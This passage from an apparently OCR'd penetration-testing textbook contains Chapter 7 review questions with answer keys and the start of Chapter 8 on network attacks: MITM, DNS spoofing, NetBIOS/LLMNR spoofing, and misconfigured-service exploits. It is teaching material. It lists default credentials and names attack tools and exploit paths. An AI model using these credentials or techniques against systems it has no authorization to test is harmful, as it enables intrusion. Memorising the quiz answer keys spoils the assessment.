b. Malware that is loaded directly into memory
c. Malware that deletes all files on the target system
d. Malware that hides its files

12. Which of the following *cannot* be used for password brute-force attacks?

a. John the Ripper
b. Thc-Hydra
c. Gobuster
d. pwdump

13. Increasing the permissions that an attacker's shell environment has is known as which of the following?

a. Vertical movement
b. Privilege escalation
c. Administrator grabbing
d. Shell escape

14. Which of the following is an example of nontechnical post-exploitation?

a. Scheduled tasks
b. Social engineering
c. Data exfiltration
d. Shell escape

15. Which of the following are ways to achieve persistence? Choose all that apply.

a. Scheduled jobs or tasks
b. Backdoors
c. Service manipulation
d. Creating accounts

16. Using a compromised target to discover and compromise other targets is known as which of the following?

a. Pivoting
b. Shuffling
c. Passing
d. Evading

17. What is an HVA?

a. High-volume attack
b. High-value asset
c. Hardware vulnerability attack
d. Header variation attack

18. How do Run and Services help with persistence?

a. They are commands that can be used to hide malware.
b. They are queries that can reveal persistence weaknesses.
c. They are registry keys that can be used to automatically start malware, even after a system reboot.
d. They are backdoor exploits that can be used to create two variations of persistent backdoors.

19. Use the exploit database at https://exploit-db.com to search for Windows, Apple, and Android operating system exploits. Write a one-page report outlining the most current exploit for each of these operating systems. Describe each exploit, its impact, and what framework provides an exploit module.

20. Write a one-page report on the methods and tools used by threat actors to perform living off the land attacks. Outline the common utilities that are used and any special methods that are needed to use them.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Case Projects

Case Project 7-1: Creating a Target Exploitation Plan

Time Required: 45 minutes
Objective: Create a report to communicate the targets and exploits you would like to perform.
Description: Veidt Enterprises, a large real estate management company in New York City, has contracted your computer consulting company to perform a penetration test on its computer network. The company owns property that houses a five-star hotel, golf courses, tennis courts, and restaurants. Jawad Safari, the IT manager, is your current contact for this stage of the project. Your pen testing identified a group of three web servers, two web applications, and one SQL database server, which you have scanned for vulnerabilities. Your scan results have revealed a number of vulnerabilities that you would like to attempt to exploit. Jawad has agreed that your findings warrant performing further testing on these systems, but before authorizing you to begin, Jawad wants you to provide a documented outline of the tools you plan to use and the types of exploits you plan to perform.

Based on this information, write a report outlining the types of exploits you would like to attempt and the tools you would like to use.

Case Project 7-2: Combating Advanced Persistent Threats

Time Required: 30 minutes
Objective: Research the topic of advanced persistent threats and highlight tools and security solutions available to combat this problem.
Description: Advanced persistent threats (APTs) are a family of malware that are the most difficult to deal with. APT malware is more sophisticated than other more common malware. APTs use highly advanced methods and programming to circumvent security systems and contain a level of intelligence that is often able to evade detection and remain on infected systems. Security professionals have been creating and providing solutions to help deal with this APT threat. Write a one-page report outlining APT products and solutions created by three different security companies. Outline the capabilities of these products and their cost.

Solutions to Self-Check Questions

Selecting and Prioritizing Targets to Exploit

1. What enumeration information is useful for exploitation? Choose all that apply.
   Answers: a. User accounts, b. Groups, c. Files, d. Installed applications and operating systems
   Explanation: All choices provide different types of information that can be leveraged to enable exploits.

2. What is the name of the scoring system created by FIRST that gives the probability of a known CVE being exploited in the next 30 days?
   Answer: a. EPSS
   Explanation: The Exploit Prediction Scoring System (EPSS) was created by FIRST (Forum of Incident Response and Security Teams) to provide a data-driven method to estimate the probability of a known software vulnerability (CVE) being exploited in the near future (typically 30 days).

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Capability Selection

3. How does a storyboard differ from an attack path document?

   Answer: c. An attack path document focuses on multiple attacks whereas a storyboard only focuses on one attack.

   Explanation: An attack path document attempts to enumerate and visualize all possible attacks paths against a target so that all possible vulnerabilities are identified for pen testing. A storyboard specifically focuses on just one vulnerability to provide a detailed specific guide on how to exploit it.

4. An attack path document can only be created after a security breach and outlines the steps the threat actor took to achieve the breach.

   Answer: b. False

   Explanation: An attack path document is a report that maps out the sequence of steps (recon, attacks, and others) that could be used to acquire unauthorized access to an organization's network, systems, or data resources. An actual breach is not required.

Common Exploits

5. What common exploit uses programs and utilities that are part of the target's operating system?

   Answer: b. Living off the land

   Explanation: "Living off the land" is a metaphor for using what is already there. In the wilderness, if you harvested plants, found a water supply, and built a hut using branches, you would be "living off the land." In the case of computer exploit, you are using tools already provided.

6. What does RPC stand for?

   Answer: d. Remote procedure call

   Explanation: Remote procedure calls are one of the exploitation methods discussed in the chapter.

Post-Exploitation

7. SQL can be used to acquire passwords.

   Answer: a. True

   Explanation: If a web application's input fields are not properly sanitized, they can be used to execute SQL injection attacks. Successful SQL injection can be used to reveal the contents of tables within a SQL database, and sometimes these tables contain passwords.

8. Data compression and encryption is useful during data exfiltration.

   Answer: a. True

   Explanation: Data exfiltration is the stealing of data from a compromised system. Compressing the stolen data makes it smaller and faster to transmit, reducing the time required for exfiltration and reducing the time security personnel or systems have to notice the data exfiltration. Encryption hides the content of the exfiltrated data, again making its exfiltration less likely to be noticed by security.

Persistence

9. Meterpreter is a backdoor payload.

   Answer: a. True

   Explanation: Meterpreter is a Metasploit framework payload that can be used to establish a backdoor command-line connection to a compromised target.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

10. Which of the following can be used to achieve persistence? Choose all that apply.

    Answers: a. Rootkits, b. Registry keys, c. Scheduled tasks, d. Cron

    Explanation: Rootkits are malware that are installed in such a way that they can survive reboots and possibly operating system reinstallations, making them ideal for persistence. Registry keys are Windows operating system configuration objects that can be used to automatically install programs or services on system startup, also making them ideal for persistence. Scheduled tasks are a Windows operating system feature. Cron is a Linux/Unix operating system feature. Both can be used to run operations on a regularly scheduled basis. They can be used to execute a program or script that makes a connection to an attacker's computer to reestablish connectivity and control.

Lateral Movement

11. Extracting credentials from a compromised system is known as which of the following?

    Answer: d. Credential dumping

    Explanation: A compromised system may contain credentials stored in databases or in memory that might be extractable using tools such as Mimikatz. Harvesting credentials from a compromised system in this way is known as credential dumping.

12. Compromising one system on a network and then using that system or knowledge gathered from that system to compromise others is known as which of the following?

    Answer: b. Lateral movement

    Explanation: Once a computer system has been compromised on a network, other devices that are connected to the same network as the compromised system are also at risk. If another device on the same network is successfully compromised this is known as lateral movement.

Pivoting, Evading, and Cleaning Up

13. What does DMZ stand for?

    Answer: a. Demilitarized zone

    Explanation: A DMZ is a network segment placed between an internal private network and an external public network. Its name comes from the military concept of a buffer zone between two warring factions.

14. It is possible to compromise targets in an internal private network by pivoting from a compromised target in a perimeter network.

    Answer: a. True

    Explanation: Pivoting is the act of using an existing compromised system to compromise another system. A threat actor could compromise a chain of computers through a DMZ and eventually connect to a computer on an internal private network.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Chapter 8

Network Attacks and Attack Vectors

Chapter Objectives

After reading this chapter and completing the exercises, you will be able to:

1. Describe methods and tools used for performing network attacks.
2. Explain how to select targets for attack.
3. Describe on-path/man-in-the-middle attacks.
4. Describe replay and relay attacks.
5. Describe security and service attacks such as network access control bypass, kerberoasting, SSH attacks, password attacks, SMB and Samba attacks, SMTP attacks, SNMP attacks, and FTP attacks.
6. Describe denial-of-service attacks.
7. Describe VLAN hopping and exploit chaining.

Get Real Artificial intelligence (AI) can be used for good purposes such as medical research or for nefarious purposes such as the latest waves of AI-generated phishing scams. Professors at the University of South Australia and Charles Stuart University have developed an AI-driven algorithm to detect man-in-the-middle (MITM) attacks on unmanned military robots. MITM network attacks intercept communications between computer systems for the purpose of stealing information and possibly manipulating the content of the communication to mislead or interfere with the systems involved at both ends of the communication. A successful MITM attack on a military robot could have disastrous consequences given that these robots may have lethal capabilities, or the operation that the robot is performing may involve keeping human lives safe. The algorithm was tested on a replica of the GVR-BOT used by the U.S. Army and proved to be successful at preventing MITM attacks 99 percent of the time. In this chapter, you will learn more about MITM and other network attacks.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Network attacks take advantage of exploitable vulnerabilities in network protocols, services, and connections between computing resources. Recall that an exploit is a method that can be used to attack a vulnerability and gain unauthorized access to a computing system. The total of all vulnerabilities in a system is called its **attack surface**, and each vulnerability provides an **attack vector**. An attack vector is a combination of one vulnerability and an exploit that threat actors and pen testers can use to attempt to compromise a system. Sometimes a single attack vector provides access to a compromised system, and other times multiple attack vectors must be used to gain access. Some attacks can be automated using tools and scripts, while other attacks are manual, requiring the attacker to perform multiple hands-on steps.

This chapter discusses network attack types and the methods and tools that can be used to execute these attacks. The topics in this chapter apply to both wired and wireless networks. In addition, wireless networks have their own set of unique attacks and considerations, which will be covered in a separate chapter dedicated to wireless network attacks.

Choosing an Attack

Certification

4.2 Given a scenario, perform network attacks using the appropriate tools.

How do you choose an attack vector, which is an exploit to leverage? The first step is to enumerate services, operating systems, and applications running on a target and determine if any have vulnerabilities. During the reconnaissance phase of pen testing, you attempt to gather this information using command-line tools such as nmap and netcat (nc) or vulnerability scanning tools such as Nessus.

Some network attacks target services and protocols. The open port enumeration information returned by nmap indicates the services running on a target, providing you with a list of candidates for attack. For example, an nmap scan revealing that a target has port 22 open is a strong indication the target accepts Secure Shell (SSH) connections, making SSH vulnerabilities a possible attack vector. Table 8-1 lists some of the well-known port numbers and corresponding services.

Table 8-1 Well-known port numbers and services

Port number	Service	TCP and/or UDP
20	FTP data	TCP, UDP
21	FTP control	TCP, UDP
22	SSH	TCP, UDP
23	Telnet	TCP, UDP
25	SMTP (email)	TCP, UDP
53	DNS	UDP
67	DHCP server	TCP, UDP
68	DHCP client	TCP, UDP
69	TFTP	TCP, UDP
80	HTTP	TCP, UDP

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 8-1 Well-known port numbers and services *(continued)*

Port number	Service	TCP and/or UDP
88	Kerberos	TCP, UDP
110	POP3	TCP, UDP
123	NTP	TCP, UDP
135	Microsoft EPMAP	TCP, UDP
136	NetBIOS: PROFILE naming system	TCP, UDP
137	NetBIOS: name service	TCP, UDP
138	NetBIOS: datagram service	TCP, UDP
139	NetBIOS: session service	TCP, UDP
143	IMAP	TCP
161	SNMP	UDP
162	SNMP traps	TCP, UDP
389	LDAP	TCP, UDP
443	HTTPS	TCP, UDP
445	Microsoft AD and SMB	TCP
500	ISAKMP, IKE	TCP, UDP
515	LPD print services	TCP
1433	Microsoft SQL Server	TCP
1434	Microsoft SQL Monitor	TCP, UDP
1521	Oracle database listener	TCP
1812, 1813	RADIUS	TCP, UDP

Note 1 | In network communication and security, the port numbers from 0 to 1023 are traditionally called the "well-known" port numbers. The last entries in Table 8-1 are outside this traditional range but are still common port numbers that are targeted for attack.

Information gathered during reconnaissance and vulnerability scanning should provide a complete picture of the attack surface of a target. From the attack surface, you choose vulnerabilities (attack vectors) to attempt to exploit. Some vulnerabilities may have known exploits you can attempt. Recall that Nessus vulnerability scan results sometimes point to exploits that are already configured within exploit frameworks such as the Metasploit framework. In that case, you should investigate and consider using that exploit framework.

Exam Tip | The CompTIA PenTest+ certification exam expects you to be aware of the Exploit DB (https://www.exploit-db.com) and Packet Storm (https://packetstormsecurity.com) databases you can use when researching exploits.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Activity 8-1 Using the Packet Storm Database to Discover Exploits

Time Required: 30 minutes
Objective: Use the Packet Storm database to search for exploits.
Description: In this activity, you use the Packet Storm database to search for exploits.

1. Using your favorite web browser, navigate to the Packet Storm Database at **https://packetstormsecurity.com**. Click in the Search box and make sure **FILES** is selected below the Search box. Enter the word **exploit** in the Search box and click the magnifying glass. Agree to the site's Terms of Use to continue.
2. Review the list of exploit files.
3. Choose three entries and read their details.
4. Write a one- or two-page report detailing the three entries you chose. Include the name of the entry, a summary of the flaw that enables the exploit, and the exploit framework that the download file works with.
5. End the report with a paragraph expressing your impression of the information you have discovered.

Default Credentials (Password Attack)

Recall that failing to change the default credentials for a deployed system or service is a glaring vulnerability just waiting to be exploited. Default credentials for systems and services are well known, and many tools can automate the process of finding systems and services and automatically attempting to use default credentials (password attack) to gain unauthorized access. On a network are two main groups of default credential exploits: default credentials for network devices, and default credentials for specific network protocols.

Network Device Default Credentials

To facilitate the installation and setup of network devices (such as routers, wireless access points, firewalls), these devices come with preconfigured login credentials that allow the installer to connect to and configure the new device. These default login credentials have administrative rights, giving the user complete control to configure the new device as they see fit.

One of the first things that should be configured on a new network device is to create a new administrative login. When that login is confirmed to be functioning, you should disable or delete the default login. Failing to change or disable the default login leaves a device vulnerable to any threat actor with the time to look up the default credentials for that specific device on the Internet. A Google search for default credentials database or list will provide hits leading to a number of sources, including the DefaultCreds-cheat-sheet.csv, which can be found at https://github.com/ihebski/DefaultCreds-cheat-sheet/blob/main/DefaultCreds-Cheat-Sheet.csv. Tools such as Hydra can be configured to use a custom credential list that you provide, enabling you to automate the default credential attack process against network devices.

Network Protocol/Service Default Credentials

Many network protocols and services have default credentials that are intended to conveniently provide users with access to those services. However, this convenient access can be used and abused by threat actors. Network service default credentials should be changed or disabled if they are not needed. If they are needed, the level of access to resources provided by defaults should be controlled using proper security settings and groups. Table 8-2 lists some possible default credentials for well-known network protocols.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 8-2 Network protocol/service default credentials

Protocol/service	Default credentials (username/password)
Telnet	admin/admin or root/root
FTP	anonymous/anonymous or anonymous as the username and the email address of the user trying to login as the password
MySQL	root/(with blank password)
SNMP	try community string of "public" or "private
SMB	guest/(with blank password)

A Google search for "network protocol default credential list" will reveal a number of sources for credentials to try.

The Metasploit framework has a number of exploits that can be used to target network services, such as EternalBlue (for SMB), Telnet Login, SSH Login, and SNMP Community Brute-force.

Certificate Services

Certificates are objects used to protect resources by providing verifiable authentication functions and information encryption capabilities. SSL/TLC certificates are one example. They are used to secure communication connections and sessions, such as one between a web server and client, providing authentication that the web server and client are who they say they are, and providing keys to encrypt data transmissions so they are safe from interception.

Certificate services are resources on a network that provide certificates to users when requested, such as Microsoft's Active Directory Certificate Services (AD CS). Since certificates can be used to gain access to resources, certificate services must be carefully configured so they only provide certificates to authorized users. Those certificates must be configured so they provide the right level of access, The misconfiguration of certificate services usually leads to their exploitation.

Certificate service exploits include the following:

- **Providing certificates to unauthorized users**: If users that shouldn't be provided certificates (such as a threat actor) are able to successfully request and acquire certificates, they may be able to gain access to sensitive information they should not be allowed to.
- **Privilege escalation**: A user with basic permissions may be able to increase their permissions, perhaps even to the administrative level, and gain access to protected resources.
- **User impersonation**: Threat actors may be able to use stolen certificates to identify themselves as the user they stole them from, gaining access to resources the impersonated user could normally access.
- **Session and data hiding**: Threat actors' identity when connected to network could be obscured when certificates are used to authenticate, and certificates with encryption keys could be used to hide data exfiltration over an encrypted connection.

Some network attacks against AD CS include:

- Relay attack against an AD CS web enrollment services
- Man-in-the-middle attack against certificate enrollment
- Acquiring certificates from a service that has misconfigured certificate templates than can be exploited to allow standard users to acquire certificates with higher privileges (such as administrator privileges)

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Misconfigured Services Exploitation

Leaving default configurations (such as default login credentials) is just one of several possible service misconfigurations that can leave a network service open to exploit. Table 8-3 lists a variety of misconfigurations and possible exploits for number of standard network services, including Network File System (NFS), a file-sharing protocol (similar to SMB) that is commonly used in Linux and Unix environments.

Table 8-3 Misconfigured services exploitation

Service	Misconfigurations	Possible exploits
Web server	• Directory listing allowed • Backup files left on server • Uploads allowed with no authentication required	• Check directory for sensitive files • Upload a web shell
MySQL	• Remote access enabled • No password required or weak password	• Connect remotely, log in if necessary, and extract data using SQL queries
SMB	• Unauthenticated sessions allowed • Guest access enabled • Old insecure version of smb (smbv1) enabled	• Enumerate shares and users • Pass-the-hash and relay attacks • EternalBlue smbv1
NFS	• /etc/exports file incorrectly configured to allow public or untrusted host access	• Shared directory could be remotely mounted • Data exfiltration, or privilege escalation
FTP	• Writable directories	• Upload a web shell to a writable directory

Multihomed Hosts

A multihomed host refers to systems that are connected to more than one network and have multiple IP addresses, typically a unique IP address for each network. For example, a web server that has a network connection to the Internet and another network connection to the organizations internal network.

If a multihomed host can be accessed or compromised by a threat actor using one network connection, all devices on all other networks the multihomed host is connected to are also now at risk. This is known as pivoting. Typically, a threat actor will gain access via an Internet-facing network, and then pivot to the internal organization network looking for more systems to compromise. Tools such as proxychains and Metasploit can be used for pivoting attacks.

Packet Crafting

Packet crafting is the exercise of creating custom network packets for the purpose of network reconnaissance and exploitation. Crafted packets can be used for spoofing attacks (IP, DNS, and ARP spoofing), firewall and network security device evasion, man-in-the-middle attacks (such as wireless reauthentication attacks), and to send unexpected packets to network services to see if a response reveals actionable information.

Tools such as Metasploit, Scapy, and hping3 can be used for packet crafting.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Self-Check

1. What is an attack surface?
   a. A vulnerability that can be exploited
   b. An attack tool
   c. The total of all vulnerabilities that a target possesses
   d. The input mechanism being attacked
2. What is an attack vector?
   a. A single vulnerability that may be exploitable
   b. An attack tool
   c. The total of all vulnerabilities that a target possesses
   d. The input mechanism being attacked

Check your answers at the end of this chapter.

On-Path or Man-in-the-Middle Attacks


Certification

4.2 Given a scenario, perform network attacks using the appropriate tools.

Intercepting network communications and using this information to exploit target systems is known as an **on-path attack** or a **man-in-the-middle (MITM) attack**. You can examine the intercepted information for intelligence gathering purposes. You can also manipulate intercepted information to corrupt it and then forward it to the intended recipient as part of an exploit. On-path and MITM attacks attempt to keep the original senders and receivers oblivious to the fact that a third party is now involved in their communication. This third-party device is called a man-in-the-middle device and often pretends to be the original intended receiver to the sender and the original sender to the legitimate receiver (Figure 8-1).

Several types of on-path attacks manipulate communication for the purpose of compromising systems.

Figure 8-1 On-path or man-in-the-middle attack




Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

DNS Spoofing

One common MITM attack is **DNS spoofing**, also known as **DNS cache poisoning**. In this attack, DNS requests are intercepted and responses containing fake IP address information provided by the attacker are returned to unsuspecting requesters. The fake IP address information provided typically redirects the requester to a malicious computer system of the attacker's choice. These types of attacks were all but eliminated over the last several years but have resurfaced due to a vulnerability in uClibc and UClibc-ng code libraries that many DNS systems use. The vulnerability is caused by the predictability of transaction IDs included in DNS requests. Internet of Things (IoT) devices are particularly vulnerable to this flaw and to DNS spoofing attacks. Routers from major vendors such as Linksys, Netgear, and Axis are also impacted. CVE-2022-30295 details this vulnerability.

Figure 8-2 shows a possible DNS cache poisoning attack using the vulnerability described in CVE-2022-30295. In this scenario, the attacker places a malicious DNS server on the same network as the legitimate DNS server (perhaps on the Internet) and intercepts a request, predicts a valid transaction ID, and sends a response that is accepted by the requester. The response points the requester to the attacker's web server instead of the real computer named C3. Once connected to the attacker's web server, the requester could be infected with malware or perhaps have all their keystrokes captured using a keylogger.

Figure 8-2 DNS cache poisoning



NetBIOS Name Service Attacks

DNS is not the only way of determining the IP address for a given computer name. In fact, it's not even the first choice when a computer system is trying to look up an IP address. When trying to resolve a computer name to its IP address, a Windows-based computer will do the following:

1. Check if the computer name and IP address are contained in the local host file found in the C:\Windows\System32\drivers\etc folder.
2. Check the local DNS cache and use the cached address and, if not cached, query a DNS server.
3. Use NetBIOS name services either via Link-Local Multicast Name Resolution (LLMNR) queries or **NetBIOS Name Service (NBT-NS)** queries.


NetBIOS (Network Basic Input/Output System) is a network service that allows computers to communicate with each other across a local area network (LAN). NBT-NS is a NetBIOS service that can be used for

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

computer-name-to-IP-address resolutions. **Link-Local Multicast Name Resolution (LLMNR)** is a protocol that can also be used for computer-name-to-IP-address resolution.

Corrupting the local hosts file on a system to point to malicious IP addresses is possible but requires administrative access to the target computer's file system. Figure 8-3 shows how an entry can be added to the hosts file to provide a fake IP address for a computer name. In the example, an entry for www.cbc.ca has been placed in the hosts file using the IP address that in reality belongs to Google news. As shown in the command prompt portion of Figure 8-3, the system will now look for www.cbc.ca at 172.217.13.206, the IP address for news.google.com.

Figure 8-3 Manipulating the hosts file




Source: Microsoft Corporation

A computer normally queries a DNS server before attempting NetBIOS, but not all computer systems are listed in a DNS server's database and therefore cannot be resolved. If a DNS server cannot resolve an IP address request, the requesting computer then sends out NetBIOS and LLMNR broadcasts to all systems on the LAN in an attempt to find the IP address for the computer in question. NetBIOS is also used by systems that have no valid IP address information, such as new computers added to a network that uses DHCP for address assignment. Without IP address information, new computers don't know their DNS server IP address, so they have to use NetBIOS.

Intercepting NetBIOS and LLMNR broadcasts provides an opportunity to respond to these broadcasts with a spoofed response. This spoofed response can provide fake IP information redirecting the requestor to a malicious IP address (Figure 8-4).

Figure 8-4 NetBIOS attack



Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

